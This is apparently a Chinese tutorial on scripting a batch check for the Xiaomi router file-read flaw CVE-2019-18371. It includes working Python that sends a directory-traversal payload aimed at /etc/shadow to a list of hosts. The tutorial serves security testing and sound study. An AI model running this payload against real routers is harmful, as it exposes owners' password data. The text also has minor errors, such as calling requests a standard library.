


Python 编写漏洞验证脚本的核心逻辑与实现步骤

本文以实际目录穿越漏洞为例,详解如何使用 Python 标准库 requests 编写自动化漏洞验证脚本。通过逐行读取目标列表、拼接测试载荷、发送 HTTP 请求并匹配响应状态码,最终将存在风险的域名自动归档,帮助安全人员快速搭建批量检测流程。
Python 编写漏洞验证脚本的核心逻辑与实现步骤
在安全测试中,手动逐个检查目标主机是否存在漏洞效率较低。利用 Python 结合 requests 库可以显著简化这一流程。本文将围绕小米路由器远程任意文件读取漏洞(CVE-2019-18371)的验证场景,梳理从环境准备到结果输出的完整操作顺序。
第1步:配置运行环境与目标列表
脚本运行前需确保基础条件已就位。目标主机地址需提前整理为纯文本文件(如 xiaomi.txt),每行存放一个完整的域名或 IP 地址。同时需在 Python 环境中安装第三方网络请求库:pip install requests。
脚本核心在于将目标地址与漏洞 Payload 进行字符串拼接。原始 Payload 通常为相对路径,拼接后形成可直连的完整接口地址,随后交由 requests.get() 发起验证请求。
import requests
import time

def poc_check(payload):
    # 逐行读取目标地址文件,清理尾部换行符后拼接完整 URL
    with open('targets.txt', 'r', encoding='utf-8') as f:
        urls = [line.strip() for line in f]

    for url in urls:
        poc_url = f"{url}{payload}"
        try:
            response = requests.get(poc_url, timeout=5)
            if response.status_code == 200:
                print(f"[检测成功] {poc_url}")
                with open('vulnerable_targets.txt', 'a+', encoding='utf-8') as out_f:
                    out_f.write(poc_url + '\n')
        except Exception as e:
            time.sleep(0.1)
            continue

if __name__ == '__main__':
    # 示例载荷:利用配置错误导致的目录穿越读取敏感文件
    TARGET_PAYLOAD = '/api-third-party/download/extdisks../etc/shadow'
    poc_check(TARGET_PAYLOAD)
第2步:构建请求逻辑并捕获返回结果
完成 URL 拼接后,脚本进入循环请求阶段。此处加入 try...except 结构主要用于拦截超时或连接拒绝等异常情况,防止单台目标无响应导致整个脚本中断。每次请求完成后,依据 HTTP 状态码进行逻辑判断:
200:服务器正常返回内容,结合该漏洞原理可初步判定文件读取权限开放。- 非
200或其他异常:视为未受影响或路径无效,直接进入下一个目标校验。
当确认满足条件时,将当前验证通过的 URL 追加写入 vulnerable_targets.txt 文件中。使用 a+ 模式可确保多次运行脚本时数据不会覆盖,便于持续积累检测结果。
完成状态判断与规范使用建议

判断脚本是否成功运行的标志为:控制台按预期频率输出 [检测成功] 标识,且本地生成包含所有命中目标的独立报告文件。此时即可完成对批量目标的漏洞验证工作。
需要注意的是,本文提供的代码结构适用于常规 Web 框架下的目录穿越、信息泄露等 POC 编写参考。实际生产环境或授权测试前,请务必确认目标资产的合规性,并在安全允许的范围内限制并发请求频率,避免对目标服务造成非必要压力。此外,涉及漏洞编号及修复方案的细节应以厂商官方通告为准。
以上就是Python编写漏洞验证脚本的核心逻辑与实现步骤的详细内容,更多关于Python安全检测与自动化渗透的资料请关注本站其它相关文章!
本站声明
本文内容仅供参考,不代表本站观点。转载或引用请注明出处。如发现内容问题,请通过联系我们页面反馈。















